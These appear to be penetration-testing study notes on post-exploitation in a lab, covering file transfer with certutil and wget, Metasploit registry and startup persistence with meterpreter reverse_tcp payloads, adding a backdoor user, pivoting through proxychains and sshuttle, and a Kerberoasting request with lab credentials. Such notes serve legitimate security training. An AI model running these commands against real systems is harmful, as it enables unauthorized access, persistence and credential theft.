Post Exploitation

File Transfer Reviews


- Certutil
  - certutil.exe -urlcache -f http://ip/file.extention file.extention

```
PS C:\Users\th4ntis> certutil.exe -urlcache -f http://                /Example.txt Example.txt
```

- HTTP
  - python3 -m http.server 80

```
~/testing  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Brower
  - Navigate to directory file



- ftp
  - python -m pyftpdlib 21 attacker-machine
  - ftp ip

```
~/testing  python3 -m pyftpdlib 21
[I 2023-12-18 14:46:05] concurrency model: async
[I 2023-12-18 14:46:05] masquerade (NAT) address: None
[I 2023-12-18 14:46:05] passive ports: None
[I 2023-12-18 14:46:05] >>> starting FTP server on 0.0.0.0:2121, pid=85852 <<<
```

```
ftp                    2121
Connected to
220 pyftpdlib 1.5.9 ready.
Name (              :th4ntis): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||56547|).
150 File status okay. About to open data connection.
-rw-r--r--   1 th4ntis  th4ntis         0 Dec 18 19:37 Example.txt
226 Transfer complete.
ftp> get Example.txt
local: Example.txt remote: Example.txt
229 Entering extended passive mode (|||37759|).
125 Data connection already open. Transfer starting.
     0        0.00 KiB/s
226 Transfer complete.
ftp> exit
221 Goodbye.
```

- Linux
  - wget

```
wget http://              /Example.txt
--2023-12-18 14:43:33--  http://              /Example.txt
Connecting to              :80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'Example.txt'

Example.txt                         [ <=>

2023-12-18 14:43:33 (0.00 B/s) - 'Example.txt' saved [0/0]
```

- Metasploit
  - Downloads/Upload commands

Maintaining Access Overview

- Persistence Scripts
  - run persistence -h

- exploit/windows/local/persistence

```
msf6 > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.122    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.
```

- exploit/wiundows/local/registry_persistence

```
msf6 exploit(windows/local/persistence) > use exploit/windows/local/registry_persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/registry_persistence) > options

Module options (exploit/windows/local/registry_persistence):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   BLOB_REG_KEY                    no        The registry key to use for storing the payload blob. (Default: random)
   BLOB_REG_NAME                   no        The name to use for storing the payload blob. (Default: random)
   CREATE_RC      true             no        Create a resource file for cleanup
   RUN_NAME                        no        The name to use for the 'Run' key. (Default: random)
   SESSION                         yes       The session to run this module on
   SLEEP_TIME     0                no        Amount of time to sleep (in seconds) before executing payload. (Default: 0)
   STARTUP        USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.122    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

- Schedules Tasks
  - run scheduleme
  - run [schtask]
- Add a user

- net user username password /add

```
PS C:\Users\th4ntis> net user th4ntis Password! /add
```

Pivoting

Proxychains

ProxyChains is a tool that forces any TCP connection made by any given application to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies.
Essentially, you can use ProxyChains to run any program through a proxy server. This will allow you to access the Internet from behind a restrictive firewall, hide your IP address, run applications like SSH/ telnet/ wget/ FTP and Nmap through proxy servers, and even access your local Intranet from outside through an external proxy.

ProxyChains even allows you to use multiple proxies at once by “chaining” the proxies together and to use programs with no built-in proxy support through a proxy.

Config file location: `/etc/proxychains4.conf`
At the bottom is a port that we are binding to

```
socks4  127.0.0.1 9050
```

```
ssh -f -N -D 9050 -i pivot user@ip
```

- `-f` - Backgrounds the ssh
- `-N` - We don't want to execute commands. For port forwarding
- `-D` - Binds to the port

This will make the connection and proxy the traffic through this machine to access the next network.

```
proxychains nmap -p port ip
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -p88 10.10.10.225
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:25 EDT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:88  ...  OK
Nmap scan report for 10.10.10.225
Host is up (0.082s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

```
proxychains GerUserSPN.py domain/user:password -dc-ip DCIP -request
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.10.10.225 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:389  ...  OK
```

sshuttle

Transparent proxy server that works as a poor man's VPN. Forwards over ssh. Doesn't require admin. Works with Linux and MacOS. Supports DNS tunneling.
SShuttle Github
If it needs installed

```
sudo pip install sshuttle
```

```
sshuttle -r user@ip destination-ip-range --ssh-cmd ""
```

Chisel

Chisel Github - A fast TCP/UDP tunnel over HTTP

Cleaning Up

- Make the system(s) and network(s) as it was when you entered.
  - Removed files, scripts, executable, etc.
  - Remove malware, user accounts, etc.
  - Set settings back to original configurations